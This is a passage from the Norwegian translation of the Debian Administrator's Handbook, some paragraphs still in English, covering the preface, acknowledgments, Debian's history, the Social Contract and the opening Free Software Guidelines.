Den første utgaven av denne boken (i 2004) bidro til å fylle et stort hull. Den var den første franskspråklige boken som utelukkende fokuserte på Debian. På den tiden var det mange andre bøker skrevet om emnet både på fransk og engelsk. Dessverre ble nesten ingen av dem oppdatert, og gjennom årene har situasjonen glidd tilbake til da det var svært få gode bøker om Debian. Vi håper at denne boken, som fikk et nytt liv da den ble oversatt til engelsk (og flere oversettelser fra engelsk til ulike andre språk som norsk), vil fylle dette gapet, og hjelpe mange brukere.

## Hvem passer boken for?

Vi har prøvd å gjøre denne boka nyttig for mange lesergrupper. Først vil systemadministratører, både nybegynnere og erfarne, finne forklaringer om installasjon og utrulling av Debian på mange datamaskiner. De vil også få et glimt av de fleste av tjenestene som er tilgjengelige på Debian, sammen med passende oppsettsinstruksjoner, og en beskrivelse av distribusjonens spesifikasjoner. Å forstå mekanismene i utviklingen av Debian-utviklingen vil gjøre dem i stand til å håndtere uforutsette problemer, vel vitende om at de alltid kan finne hjelp i fellesskapet.

Brukere av en annen Linux-distribusjon, eller av en annen Unix-variant, vil oppdage det Debian-spesifikke, og bør bli operative veldig raskt mens de drar full nytte av de unike fordelene med denne distribusjonen.

Endelig, leser som allerede har noe kjennskap til Debian, og ønsker å vite mer om fellesskapet bak, bør få sine forventninger oppfylt. Denne boken bør bringe dem mye nærmere til å slå seg sammen med oss som bidragsytere.

## Generell tilnærming

All den generiske dokumentasjonen du kan finne om GNU/Linux gjelder også for Debian, ettersom Debian inkluderer den vanligste frie programvaren. Distribusjonen bringer likevel mange forbedringer, noe som er grunnen til at vi først og fremst velger å beskrive «Debian-måten» å gjøre ting på.

Det er interessant å følge Debians anbefalinger, men det er enda bedre å forstå begrunnelsen. Derfor vil vi ikke begrense oss til bare praktiske forklaringer. Vi vil også beskrive prosjektets arbeid, for å gi deg helhetlig og konsistent kunnskap.

## Bokens opplegg

This book is built around a case study providing both support and illustration for all topics being addressed.

MERK	
<b>Nettsted, forfatterens e-post</b>	Denne boken har sin egen nettside, som samlar elementer, uansett hvilke, som kan gjøre boken mer nyttig. Spesielt har boken en elektronisk versjon med klikkbarer lenker, og mulige feilrapporter. Bla gjerne igjennom den, og gi oss tilbakemelding. Vi vil gjerne se dine kommentarer eller positive tilbakemeldinger. Send dem via e-post til <a href="mailto:hertzog@debian.org">hertzog@debian.org</a> (Raphaël) og <a href="mailto:lolando@debian.org">lolando@debian.org</a> (Roland). ► <a href="http://debian-handbook.info/">http://debian-handbook.info/</a>

**Kapittel 1** gir en ikke-teknisk presentasjon av Debian-prosjektets mål og organisasjon. Disse aspektene er viktige fordi de definerer et generelt rammeverk som andre kapitler vil fylle med mer konkret informasjon.

**Kapittel 2 og 3** gir en bred oversikt over en enkeltstudie. Her kan nye lesere ta seg tid til å lese **vedlegg B**, hvor de finner et kort kurs som forklarer en rekke grunnleggende datauttrykk og begreper, som ligger i ethvert Unix-system.

For å komme videre med temaet vi egentlig skal snakke om vil vi naturligvis begynne med installasjonsprosessen (**kapittel 4**). **Kapittel 5 og 6** vil dekke grunnleggende verktøy som alle Debian-administratorer kommer til å bruke, som for eksempel de i APT-familien, som har en stor del av ansvaret for distribusjons utmerkede rykte. Disse kapitlene er på ingen måte begrenset til fagfolk, fordi alle er sin egen administrator hjemme.

**Kapittel 7** vil være en viktig parentes. Den beskriver arbeidsflyt for å bruke dokumentasjon effektivt, og raskt få en forståelse av problemer for å kunne løse dem.

De neste kapitlene vil være en mer detaljert gjennomgang av systemet, og starter med grunnleggende infrastruktur og tjenester (**kapittlene 8 til 10**), og går gradvis opp på høyere nivåer for til slutt å nå brukerprogrammene i **kapittel 13**. **Kapittel 12** omhandler mer avanserte emner som mest direkte vil angå administratorer med store datamaskiner (inkludert tjenermaskiner), mens **kapittel 14** er en kort introduksjon til det større temaet datasikkerhet, og gir noen tips til å unngå de fleste problemene.

**Kapittel 15** er for administratorer som ønsker å gå videre og lage sine egne Debian-pakker.

ORDFORRÅD	
<b>Debian-pakke</b>	En Debian-pakke er et arkiv som inneholder alle filene som kreves for å installere en programvare. Det er vanligvis en fil med en .deb forlengelse, og kan bli håndtert med dpkg-kommando. Også kalt en <i>binærpakke</i> , som inneholder filer som kan brukes direkte (som programmer eller dokumentasjon). På den andre siden, inneholder en <i>kildekodepakke</i> kildekoden for programvaren og de instruksjoner som kreves for å bygge en binærpakke.

The present version is already the eighth edition of the book (we include the first four that were only available in French). This edition covers version 9 of Debian, code-named *Stretch*.

Among the changes, Debian now sports a new architecture — *mips64el* for little-endian 64-bit MIPS processors. On the opposite side, the *powerpc* architecture has been dropped due to lack of volunteers to keep up with development (which itself can be explained by the fact that associated hardware is getting old and less interesting to work on). All included packages have obviously been updated, including the GNOME desktop, which is now in its version 3.22. Most executables have been rebuilt with PIE build flags thus enabling supplementary hardening measures (Address Space Layout Randomization, ASLR).

Vi har plassert noen notater og bemerkninger i sidefeltene. De har en rekke oppgaver: De kan trekke oppmerksomhet mot et vanskelig punkt, fullføre fremstillingen av saken, definere bestemte begreper, eller tjene som påminnelser. Her er en liste over de vanligste av disse sidefeltene:

- **DET GRUNNLEGGENDE:** En påminnelse om informasjon som er ment å være kjent;
- **ORDFORRÅD:** Definerer et teknisk begrep, noen ganger spesifikt for Debian;
- **FELLESSKAP:** Belyser viktige personer eller roller i prosjektet;
- **REGEL:** En regel eller anbefaling fra Debian-reglene. Dette dokumentet er viktig i prosjektet, og beskriver hvordan programvare pakkes. De delene av reglene som er fremhevet i denne boken gir direkte fordeler til brukere (for eksempel, å vite at reglene standardiserer plasseringen av dokumentasjon og eksempler som gjør det enkelt å finne dem selv i en ny pakke).
- **VERKTØY:** Viser passende verktøy eller tjeneste;
- **I PRAKSIS:** Teori og praksis samsvarer ikke alltid. Disse sidefeltene inneholder råd ut fra vår erfaring. De kan også gi detaljerte og konkrete eksempler;
- andre sidefelt som brukes er ganske eksplisitte: KULTUR, TIPS, VÆR VARSOM, FOR VIDEREKOMMENDE, SIKKERHET, og så videre.

## Takk

### En bit av historien

I 2003 ble Raphaël kontaktet av Nat Makarévitch fordi Nat ønsket å utgi en bok om Debian i boksamlingen *Cahier de l'Admin* (Administratorhåndbok), som han håndterte for Eyrolles, en ledende fransk utgiver av tekniske bøker. Raphaël gikk umiddelbart med på å skrive den. Den første utgaven kom 14. oktober 2004, og ble en stor suksess - den ble utsolgt på knappe fire måneder.

Since then, we have released 7 other editions of the French book, one for each subsequent Debian release. Roland, who started working on the book as a proofreader, gradually became its co-author.

Mens vi var tydelig fornøyd med bokens suksess, har vi alltid håpet at Eyrolles ville overbevise en internasjonal utgiver om å oversette den til engelsk. Vi hadde fått mange tilbakemeldinger

som forklarer hvordan boken har hjulpet folk med å komme i gang med Debian, og vi var opptatt av at boken skulle hjelpe flere på samme måte.

Alas, no English-speaking editor that we contacted was willing to take the risk of translating and publishing the book. Not put off by this small setback, we negotiated with our French editor Eyrrolles and got back the necessary rights to translate the book into English and publish it ourselves. Thanks to a [successful crowdfunding campaign<sup>1</sup>](#), we worked on the translation between December 2011 and May 2012. The “Debian Administrator’s Handbook” was born and it was published under a free-software license!

While this was an important milestone, we already knew that the story would not be over for us until we could contribute the French book as an official translation of the English book. This was not possible at that time because the French book was still distributed commercially under a non-free license by Eyrrolles.

In 2013, the release of Debian 7 gave us a good opportunity to discuss a new contract with Eyrrolles. We convinced them that a license more in line with the Debian values would contribute to the book’s success. That wasn’t an easy deal to make, and we agreed to setup another [crowdfunding campaign<sup>2</sup>](#) to cover some of the costs and reduce the risks involved. The operation was again a huge success and in July 2013, we added a French translation to the Debian Administrator’s Handbook.

Vi ønsker å takke alle som har bidratt i disse innsamlingsaksjonene, enten ved å garantere, eller ved å formidle budskapet videre. Vi kunne ikke klart det uten deg.

To save some paper, 5 years after the fundraising campaigns and after two subsequent editions, we dropped the list of persons who opted to be rewarded with a mention of their name in the book. But their names are engraved in the acknowledgments of the Wheezy edition of the book:

⇒ <https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html>

## Spesiell takk til bidragsytere

Denne boken ville ikke vært det den er uten bidrag fra flere personer som hver spilte en viktig rolle både i oversettelsesfasen og senere. Vi vil gjerne takke Marilyne Brun, som hjalp oss med å oversette eksemplikapitlet, og som jobbet sammen med oss for å definere noen omforente oversettingsregler. Hun har også revidert flere kapitler med et sterkt behov for etterarbeid. Takk til Anthony Baldwin (fra Baldwin Linguas) som oversatte flere kapitler for oss.

Vi har hatt fordelen av god hjelp av korrekturleserne: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Jacob Owens, og Tom Syroid. Hver av dem gjennomgikk mange kapitler. Tusen takk!

Så snart den engelske utgaven ble frigitt, fikk vi selvfølgelig svært mange tilbakemeldinger, forslag og rettelser fra leserne, og enda mer fra de mange gruppene som påtok seg å oversette denne boken til andre språk. Tusen takk!

---

<sup>1</sup><http://www.ulule.com/debian-handbook/>

<sup>2</sup><http://www.ulule.com/liberation-cahier-admin-debian/>

Vi ønsker også å takke leserne av den franske utgaven som ga oss noen fine sitater som bekrefter at boken virkelig er verd å oversette. Takk Christian Perrier, David Bercot, Étienne Liétart, og Gilles Rousset. Stefano Zacchiroli - som var Debians prosjektleder under folkefinansieringskampanjen - fortjener også en stor takk. At han også støttet prosjektet med et sitat som forklarer hva frie (som i frihet) bøker er, var mer enn nødvendig.

Hvis du har gleden av å lese disse linjene i en paperback-kopi av boken, så bør du sammen med oss takke Benoît Guillon, Jean-Côme Charpentier, og Sébastien Mengin som jobbet med det indre bokdesignet. Benoît er oppstrøms forfatter av [dblatax<sup>3</sup>](#) - verktøyet vi bruker til å konvertere DocBook til LaTeX (og deretter PDF). Sébastien er designeren som skapte det fine sideutlegget i boken, og Jean-Côme er LaTeX-eksperten som implementerte den som et stilark som kan brukes med dblatax. Takk til alle dere for alt det harde arbeidet!

Til slutt, takk til Thierry Stempfel for de fine bildene i starten av hvert kapittel, og takk til Doru Pătrașcu for det vakre bokomslaget.

### Takk til oversettere

Ever since the book has been freed, many volunteers have been busy translating it to numerous languages, such as Arabic, Brazilian Portuguese, German, Italian, Spanish, Japanese, Norwegian Bokmål, etc. Discover the full list of translations on the book's website: <http://debian-handbook.info/get/#other>

Vi vil gjerne takke alle oversettere og de som har korrekturlest oversettelsene. Vi setter stor pris på arbeidet ditt fordi det bringer Debian til millioner av mennesker som ikke leser engelsk.

### Personlig takk fra Raphaël

Først vil jeg gjerne takke Nat Makarévitch, som tilbød meg muligheten til å skrive denne boken, og som har gitt solid veiledning gjennom det året det tok å få det gjort. Takk også til det fine teamet på Eyrrolles, Muriel Shan Sei Fan spesielt. Hun har vært veldig tålmodig med meg, og jeg har lært mye av henne.

Perioden med Ulule-kampanjer ble veldig krevende for meg, men jeg vil gjerne takke alle som bidro til å gjøre dem til en suksess, og spesielt Ulule-teamet som reagerte svært raskt på mine mange forespørslar. Takk også til alle som sikret fremdriften av prosjektet. Jeg har ikke noen uttømmende liste (og hvis jeg hadde det, ville den trolig være for lang), men jeg vil gjerne takke noen få mennesker som var i kontakt med meg: Joey-Elijah Sneddon og Benjamin Humphrey i OMG! Ubuntu, Florent Zara i LinuxFr.org, Manu i Korben.info, Frédéric Couchet i April.org, Jake Edge i Linux Weekly News, Clement Lefebvre i Linux Mint, Ladislav Bodnar i Distrowatch, Steve Kemp i Debian-Administration.org, Christian Pfeiffer Jensen i Debian-News.net, Artem Nosulchik i LinuxScrew.com, Stephan Ramoin i Gandi.net, Matthew Bloch i Bytemark.co.uk, teamet hos Divergence FM, Rikki Kite i Linux New Media, Jono Bacon, markedsføringsteamet i Eyrrolles. Og utallige andre som jeg har glemt, og det er jeg lei meg for.

---

<sup>3</sup><http://dblatax.sourceforge.net>

Jeg ønsker å gi en spesiell takk til Roland Mas, min medforfatter. Vi har samarbeidet om denne boken siden starten, og han har alltid vært i stand til å få jobben gjort. Jeg må si at å fullføre Håndbok for Debian-administratoren har vært mye arbeid...

Sist men ikke minst, takk til min kone, Sophie. Hun har vært veldig støttende til mitt arbeid med denne boken og med Debian generelt. Det har vært for mange dager (og netter) da jeg forlot henne, alene med våre 2 sønner, for å arbeide videre med boken. Jeg er takknemlig for hennes støtte, og vet hvor heldig jeg er som har henne.

### Personlig takk fra Roland

Vel, Raphaël foregrep allerede de fleste av mine takk til «de andre». Jeg kommer fortsatt til å vektlegge min personlige takknemlighet overfor de meget dyktige medarbeiderne på Eyrolles, samarbeidet vårt alltid har vært hyggelig og smidig. Forhåpentligvis har ikke effekten av deres gode råd gått tapt i oversettelsen.

Jeg er svært takknemlig for at Raphaël tok på seg den administrative delen av den engelske utgaven, fra å organisere finansieringskampanjen, ned til de siste detaljene i bokens layout. Å produsere en oversatt bok er så mye mer enn bare å oversette og korrekturlese, og Raphaël gjorde (eller delegerte og overvåket) alt. Så tusen takk.

Takk også til alle som mer eller mindre direkte har bidratt til denne boken, ved å gi avklaringer eller forklaringer, eller oversette råd. De er for mange til å nevnes, men de fleste av dem kan vanligvis finnes på ulike #debian-\* IRC kanaler.

Det er selvfølgelig noe overlapping med det forrige settet med hjepere, men spesifikk takk er fortsatt i orden for dem som faktisk lager Debian. Det ville ikke være mye til bok uten dem, og jeg er fortsatt overrasket over hva Debian-prosjektet som helhet produserer og gjør tilgjengelig for alle.

Videre vil jeg personlig takke mine venner og mine klienter, for deres forståelse da jeg var mindre lydhør fordi jeg jobbet med denne boken, og også for deres vedvarende støtte og oppmuntring. Dere vet hvem dere er. Takk.

Og til slutt. Jeg er sikker på at de ville bli overrasket over å bli nevnt her, men jeg ønsker å utvide min takknemlighet til Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson, og selvfølgelig avdøde Douglas Adams. De utallige timene jeg tilbrakte med deres bøker er direkte delansvarlig for at jeg er i stand til å være med å få oversatt først en, og senere skrive nye deler av denne boken.

## Nøkkelord

Formål  
Virkemidler  
Virksomhet  
Frivillig



# Debian-prosjektet

1

---

---

---

---

Innhold

---

---

Hva er Debian? 2	Grunnlagsdokumentene 5	Hvordan Debian-prosjektet fungerer på innsiden 9
Følg med på Debian-nyhetene 20	Distribusjonenes rolle 22	Livsløpet til en versjon 23

---

---

*Før vi går rett inn i teknologien, la oss se på hva Debian-prosjektet er, dets mål, midler, og virksomhet.*

## 1.1. Hva er Debian?

KULTUR

### Opprinnelsen til Debian-navnet

Først: Debian er ikke en forkortelse. Navnet er en sammensetning av to fornavn: Navnet til Ian Murdock, og hans kjæreste på den tiden, Debra. Debra + Ian = Debi-an.

Debian er en GNU/Linux-distribusjon. Vi vil diskutere nærmere hva en distribusjon er i del 1.5, «[Distribusjonenes rolle](#)» side 22, men her sier vi i korthet at det er et komplett operativsystem, inkludert programvare og systemer for installasjon og drift, alle basert på Linux-kjernen og fri programvare (spesielt de fra GNU-prosjektet).

Da han startet Debian i 1993, med veiledning fra FSF, hadde Ian Murdock klare mål, som han uttrykte i *Debian-manifestet*. Det fritt tilgjengelige operativsystemet han ønsket seg skulle ha to hovedegenskaper. Først kvalitet: Debian måtte utvikles med høy kvalitet, for å gjøre seg fortjent til Linux-kjernen. Den måtte også være en ikke-kommersiell distribusjon, tilstrekkelig troverdig til å konkurrere med store kommersielle distribusjoner. Denne doble ambisjon kunne, i hans øyne, bare oppnås ved å åpne Debians utviklingsprosess akkurat som i Linux og GNU-prosjektet. Dermed ville fagfellevurdering kontinuerlig forbedre produktet.

KULTUR

### GNU, FSF-prosjektet

GNU-prosjektet er et variert utvalg av fri programvare som er utviklet, eller sponset, av Free Software Foundation (FSF), grunnlagt av sin kjente leder, Dr. Richard M. Stallman. GNU er en rekursiv forkortelse, som står for «GNU is Not Unix».

KULTUR

### Richard Stallman

FSF's founder and author of the GPL license, Richard M. Stallman (often referred to by his initials, RMS) is a charismatic leader of the Free Software movement. Due to his uncompromising positions, he is not unanimously admired, but his non-technical contributions to Free Software (in particular at the legal and philosophical level) are respected by everybody.

### 1.1.1. Operativsystem for flere plattformer

FELLESSKAP

### Ian Murdocks reise

Ian Murdock, grunnleggeren av Debian-prosjektet, var dets første leder fra 1993 til 1996. Etter å ha gitt stafettinnen videre til Bruce Perens, inntok Ian en mindre offentlig rolle. Han vendte tilbake til å jobbe bak kulissene for fri programvare, skapte selskapet Progeny, for å markedsføre en distribusjon basert på Debian. Dette arbeidet var, dessverre, en kommersiell fiasko, og utviklingen ble avsluttet. Etter å ha slitt seg videre i flere år som en tjenesteleverandør, gikk selskapet til slutt konkurs i april 2007. Av prosjektene initiert av Progeny, er det bare *discover* som fremdeles er igjen. Det er et verktøy for automatisk å oppdagge maskinvare.

Ian Murdock died on 28 December 2015 in San Francisco after a series of worrying tweets where he reported having been assaulted by police. In July 2016 it was announced that his death had been ruled a suicide.

Debian, remaining true to its initial principles, has had so much success that, today, it has reached a tremendous size. The 12 architectures offered cover 10 hardware architectures and 2 kernels (Linux and FreeBSD, although the FreeBSD-based ports are not part of the set of officially supported architectures). Furthermore, with more than 25,000 source packages, the available software can meet almost any need that one could have, whether at home or in the enterprise.

The sheer size of the distribution can be inconvenient: it is really unreasonable to distribute 14 DVD-ROMs to install a complete version on a standard PC... This is why Debian is increasingly considered as a “meta-distribution”, from which one extracts more specific distributions intended for a particular public: Debian-Desktop for traditional office use, Debian-Edu for education and pedagogical use in an academic environment, Debian-Med for medical applications, Debian-Junior for young children, etc. A more complete list of the subprojects can be found in the section dedicated to that purpose, see del 1.3.3.1, «[Eksisterende Debian-underprosjekter](#)» side 16.

Disse delutvalgene av Debian er organisert i et veldefinert rammeverk, noe som garanterer problemfri samhandling mellom de ulike «under-distribusjoner». Alle disse følger den generelle planen for utgivelse av nye versjoner. Og siden de bygger på den samme grunnmuren, kan brukere enkelt utvide, utfylle og tilpasse etter personlige behov med programmer tilgjengelige i Debiants arkiv.

Alle Debian verktøyene opererer på denne modulbaserte måten : `debian-cd` har i lang tid til-latt å lage et sett med CD-ROM som bare inneholder et forhåndsvalet sett med programpakker. `debian-installer` er også et modulbasert installasjonssystem, enkel å tilpasse spesielle behov. APT vil installere pakker fra flere kilder, og samtidig sikre den generelle konsistensen i systemet.

VERKTØY	
<b>Å lage en Debian CD-ROM</b>	<code>debian-cd</code> lager ISO-avtrykk fra installasjonsmedier (CD, DVD, Blu-Ray, etc.) klar til bruk. Forhold rundt denne programvaren diskuteres (på engelsk) på epostlisten <a href="mailto:debian-cd@lists.debian.org">debian-cd@lists.debian.org</a> . Teamet ledes av Steve McIntyre som håndterer de ofisielle Debian ISO-ene.

DET GRUNNLEGGENDE	
<b>Enhver datamaskin har en arkitektur</b>	Begrepet «arkitektur» viser til en type datamaskin (den mest kjente er Mac eller PC). Hver arkitektur bestemmes i hovedsak av sin prosessor, som vanligvis ikke er kompatibel med andre prosessorer. Disse forskjellene i maskinvare gir behov for ulike driftsmetoder, og krever derfor at programvaren utarbeides spesielt for hver arkitektur.  De fleste programmene i Debian er skrevet i plattformuavhengige programmerings-språk. Den samme kildekoden kan kompileres for ulike arkitekturen. Resultatet er et kjørbart binærprogram, alltid kompilert for en bestemt arkitektur, som vanligvis ikke vil fungere på andre arkitekturen.  Hvert program er laget ved å skrive kildekoden; denne kildekoden er en tekstfil bestående av instruksjoner i et gitt programmeringsspråk. Før du kan bruke programvaren, er det nødvendig å kompilere kildekoden, som betyr å overføre den til binærkode (en serie av maskininstruksjoner kjørt av prosessoren). Hvert programmeringsspråk har en spesifikk kompilator til å utføre denne operasjon (f.eks. <code>gcc</code> for programmeringsspråket C).

**Installasjonsprogram**

**debian-installer** er navnet på Debians installasjonsprogram. Den modulære utforminga gjør at den kan brukes i et bredt spekter av installasjonsscenarier. Utviklingsarbeidet koordineres på e-postlisten [debian-boot@lists.debian.org](mailto:debian-boot@lists.debian.org) og ledes av Cyril Brulebois.

### 1.1.2. Kvaliteten på Fri Programvare

Debian følger alle prinsippene om fri programvare. Utviklere er ikke tvunget av noen fastsatt tidsplan med jag for å imøtekomm en vilkårlig frist og nye versjoner blir ikke utgitt før de er klare. Folk klager ofte over lang tid mellom Debians stabile versjoner, men lange måneder med testing er faktisk nødvendig for at en hel distribusjon skal kunne motta merkelappen «stabil». Dette sikrer Debians legendariske pålitelighet.

Debian vil ikke gå på akkord med kvalitet: i enhver ny versjon må alle kjente kritiske feil være fikset, selv om dette i krever at varslet utgivelsesdato blir endret.

### 1.1.3. Det juridiske rammeverket: En ikke-kommersiell organisasjon

Juridisk sett er Debian et prosjekt i regi av en amerikansk ikke-kommersiell, frivillig forening. Prosjektet har rundt tusen *Debian utviklere*, men samler langt flere bidragsytere (oversettere, feilrapportører, kunstnere, ikke faste utviklere, osv.).

Debian har en stor infrastruktur tilgjengelig for å utføre sine oppgaver, med mange tjenermaskiner koblet sammen over Internettet, stilt til disposisjon av mange støttespillere.

## FELLESSKAP

**Bak Debian, foreningen Software in the Public Interest (SPI), og lokale forgreninger**

Debian eier ikke noen tjenermaskiner i eget navn. Men Debian er medlem i foreningen *Software in the Public Interest (SPI)*, og SPI forvalter maskinvaren og økonomiske forhold (donasjoner, kjøp av maskinvare, etc.). Selv om foreningen i utgangspunktet ble laget spesielt for Debian-prosjektet, er denne foreningen nå vertskap for andre fri programvare-prosjekter, spesielt PostgreSQL database, Freedesktop.org (prosjektet for standardisering av ulike deler av moderne grafiske skrivebordsmiljøer, som GNOME og KDE), og LibreOffice kontorpakke.

► <http://www.spi-inc.org/>

I tillegg til SPI, samarbeider ulike lokale foreninger tett med Debian for å skaffe midler til Debian, uten å sentralisere alt i USA. De er kjent som «Trusted Organisasjoner» i Debians sjargong. Med denne organiseringen unngår man store internasjonale overføringskostnader, og det passer godt med hvordan prosjektet er desentralisert.

While the list of trusted organizations is rather short, there are many more Debian-related associations whose goal is to promote Debian: *Debian France*, *Debian-ES*, *debian.ch*, and others around the world. Do not hesitate to join your local association and support the project!

► <https://wiki.debian.org/Teams/Auditor/Organizations>

► <https://france.debian.net/>

► <http://www.debian-es.org/>

## 1.2. Grunnlagsdokumentene

Debian formaliserte noen år etter første lansering prinsippene som det burde følge som et fri programvare-prosjekt. Denne bevisst aktivistiske avgjørelsen tillater en ryddig og fredelig vekst ved å sikre at alle medlemmer går videre i samme retning. For å bli en Debian-utvikler må en kandidat bekrefte og vise sin støtte og tilslutning til de prinsipper som er fastsatt i prosjektets Grunnlagsdokumenter.

Utviklingsprosessen er stadig under debatt, men Grunnlagsdokumentene har bred støtte, og endres derfor sjeldent. Debian organisasjonsgrunnlag gir også andre garantier for stabilitet: Et kvalifisert, tre-fjerededels flertall er nødvendig for å få vedtatt endring.

### 1.2.1. Forpliktelsen overfor brukerne

Prosjektet har også en «sosial kontrakt». Hva har en slik tekst i et prosjekt som bare er ment for å utvikle et operativsystem å gjøre? Det er ganske enkelt: Debian jobber for sine brukere, og dermed i forlengelsen av dette, for samfunnet. Denne kontrakten oppsummerer de forpliktelser som prosjektet påtar seg. La oss se på dem i større detalj:

1. Debian skal forbli 100 % fri.

Dette er Regel nummer en. Debian er og skal forbli laget utelukkende og eksklusivt for fri programvare. I tillegg vil all programvareutvikling i Debian-prosjektet selv være fritt tilgjengelig.

PERSPEKTIV	
<b>Utover programvare</b>	Den første versjonen av Debians sosiale kontrakt sa «Debian vil forbli 100 % fri <i>programvare</i> ». Ordet programvare forsvant (med ratifiseringen av versjon 1.1 av kontrakten i april 2004) og viser vilje til å oppnå frihet, ikke bare i programvare, men også i dokumentasjonen og alle andre elementer som Debian ønsker å gi til sitt operativsystem.  Denne endringen, som bare var ment redaksjonelt, har i realiteten mange konsekvenser, spesielt med fjerningen av noe problematisk dokumentasjon. Videre skaper den økende bruken av fastvare (firmware) i drivere problemer: Mange er ufrie, men de er nødvendige for forsvarlig drift av relevant maskinvare.

2. Vi vil gi tilbake til fri programvare-fellesskapet.

Enhver forbedring som kommer fra Debianprosjektet for et verk som er integrert i distribusjonen sendes tilbake til den som har laget verket (kalt «oppstrøms»). Debian å generelt jobbe sammen med fellesskapet i stedet for i isolasjon.

FELLESSKAP	
<b>Oppstrøms forfatter, eller Debian utvikler?</b>	Begrepet «oppstrøms forfatter» betyr forfatter/utvikler av et verk, de som skriver og utvikler det. På den annen side, en «Debianutvikler» bruker et eksisterende verk for å gjøre det om til en Debian-pakke (begrepet «Debian-vedlikeholder» er bedre egnet).

I praksis er dette skillet ofte ikke så enkelt. Debianvedlikeholderen kan lage en fiks, som kommer til nytte for alle brukere av verket. Generelt oppfordrer Debian de ansvarlige for en pakke i Debian til å bli involvert i «oppstrøms» utvikling også (de blir da bidragsytere, uten å være begrenset til rollen som enkeltbrukere av et program).

### 3. Vi vil ikke skjule problemer.

Debian er ikke perfekt, og vi finner nye problemer å løse hver dag. Hele databasen med feilrapporter blir hele tiden holdt åpen for innsyn av alle. Rapporter som folk legger inn via nettet blir umiddelbart synlig for andre.

### 4. Vi prioriterer våre brukere og fri programvare.

Denne forpliktelsen er vanskeligere å definere. Debian gjør et valg når en avgjørelse må tas. En elegant og gjerne komplisert løsning foretrekkes for ikke å sette brukeropplevelsen på spill framfor å velge en som er enkel for utviklere. Dette betyr å ta hensyn til og prioritere brukernes interesse og fri programvare.

### 5. Verk som ikke møter våre standarder for fri programvare.

Debian aksepterer og forstår at brukerne kan ønske å bruke noen ikke-frie programmer. Derfor tillater prosjektet at deler av sin infrastruktur brukes for å distribuere Debian-pakker med ufri programvare som trygt kan videreförmedles.

FELLESSKAP	For eller imot det ikke-frie arkivet?
	<p>Forpliktelsen til å vedlikeholde et opplegg for å ta hensyn til ikke-fri programvare (dvs. det «ikke-frie» arkivet, se sidefeltet «<a href="#">Arkivene main, contrib og non-free</a>» side 103) diskuteres ofte innad i Debiansamfunnet. Kritikere hevder at det vender folk bort fra fri programvare-alternativer, og motsier prinsippet om å bare fremme fri programvare-saken. Tilhengere sier kategorisk at de fleste av de ikke-frie pakkene er «nesten fri», og holdes tilbake av bare én eller to irriterende begrensninger (det vanligste er forbudet mot kommersiell bruk av programvaren). Ved å distribuere disse arbeidene i en ufri gren, understrekkes indirekte at det de har laget, ville bli bedre kjent og mer utbredt ved å inkludere det i hoveddelen. Dette er dermed en høflig invitasjon til å endre lisensen.</p> <p>Etter et første, resultatløst forsøk i 2004 med å fjerne det ikke-frie arkivet helt, er det lite sannsynlig å gå tilbake på det, spesielt fordi arkivet inneholder mange nyttige dokumenter som rett og slett ble flyttet fordi de ikke oppfylte det nye hovedinndelingskrav til fjerning av den ikke-frie seksjonen. Dette var spesielt tilfelle for visse dokumentasjonsfiler for programvare utstedt av GNU-prosjektet (spesielt Emacs og Make).</p> <p>At det ikke-frie arkivet fortsatt eksisterer, er en kilde til sporadisk friksjon med Free Software Foundation (FSF), og er hovedgrunnen til at de nekter å offisielt anbefale Debian som operativsystem.</p>

#### 1.2.2. Debians retningslinjer for fri programvare

Dette referansedokumentet definerer hvilken programvare som er «fri nok» til å bli inkludert i Debian. Hvis et programs lisens er i samsvar med disse prinsippene, kan det tas med i hoveddelen. På den annen side, og forutsatt at det fritt kan distribueres, kan det bli funnet i den ikke-frie

delen. Det ikke-frie arkivet er ikke en offisiell del av Debian, det er en ekstra tjeneste som tilbys til brukere.

I tillegg til å gi noen utvalgskriterier for Debian, har denne teksten blitt en autoritet på emnet fri programvare, og har gjort tjeneste som grunnlag for «Åpen kildekode-definisjonen». Historisk sett er teksten derfor en av de første formelle definisjoner av begrepet «fri programvare».

GNU General Public License, BSD-lisenzen, og Artistic Licensen er eksempler på tradisjonelle frie lisenser som følger de 9 punktene nevnt i denne teksten. Nedenfor finner du teksten slik den er publisert på nettsiden til Debian.

► [http://www.debian.org/social\\_contract#guidelines](http://www.debian.org/social_contract#guidelines)

1. **Fri videreforsyning.** Lisensen til en Debian-komponent kan ikke begrense noen part fra å selge eller gi bort programvaren som en del av en samlet programvaredistribusjon som inneholder programmer fra flere forskjellige kilder. Lisensen kan ikke gi grunnlag for å kreve avgift, eller en annen betaling for slikt salg.

DET GRUNNLEGGENDE	
<b>Frie lisenser</b>	<p>GNU GPL, BSD-lisenzen, og Kunstnerisk lisens samsvarer alle med Debians retningslinjer for fri programvare, selv om de er veldig forskjellige.</p> <p>GNU GPL-en, brukt og anbefalt av FSF (Free Software Foundation), er den vanligste. Dens viktigste funksjon er at den også gjelder avleddede verk som videreforsyner: Et program som bygger på, eller bruker GPL-kode, kan bare formidles i tråd med disse vilkårene. Den forbryr dermed all gjenbruk i et proprietært program. Dette skaper alvorlige problemer for gjenbruk av GPL-kode i fri programvare som er uforenlig med denne lisensen. Som sådan er det noen ganger umulig å linke et program utgitt under annen fri programvarelisen med et bibliotek distribuert under GPL. På den annen side står denne lisensen meget sterkt i lovverket i USA: FSFs advokater har deltatt i utarbeidelsen, og har, uten å måtte gå til retten, ofte tvunget igjennom minnelige ordninger med overtridere.</p> <p>► <a href="http://www.gnu.org/copyleft/gpl.html">http://www.gnu.org/copyleft/gpl.html</a></p> <p>The BSD license is the least restrictive: everything is permitted, including use of modified BSD code in a proprietary application.</p> <p>► <a href="http://www.opensource.org/licenses/bsd-license.php">http://www.opensource.org/licenses/bsd-license.php</a></p> <p>Endelig har Artistic License funnet et kompromiss mellom disse to andre: Integrering av kode i en proprietær anvendelse er tillatt, men eventuelle endringer skal offentliggjøres.</p> <p>► <a href="http://www.opensource.org/licenses/artistic-license-2.0.php">http://www.opensource.org/licenses/artistic-license-2.0.php</a></p> <p>Den komplette teksten til disse lisensene finnes i <code>/usr/share/common-licenses/</code> i alle debiansystemer.</p>

2. **Kildekode.** Programmet må inkludere kildekode, og må tillate distribusjon i form av kildekode så vel som i kompilert form.
3. **Avleddede verk.** Lisensen må tillate modifikasjoner og avleddede verk, og må tillate disse å bli distribuert under de samme betingelsene som lisensen for den originale programvaren.
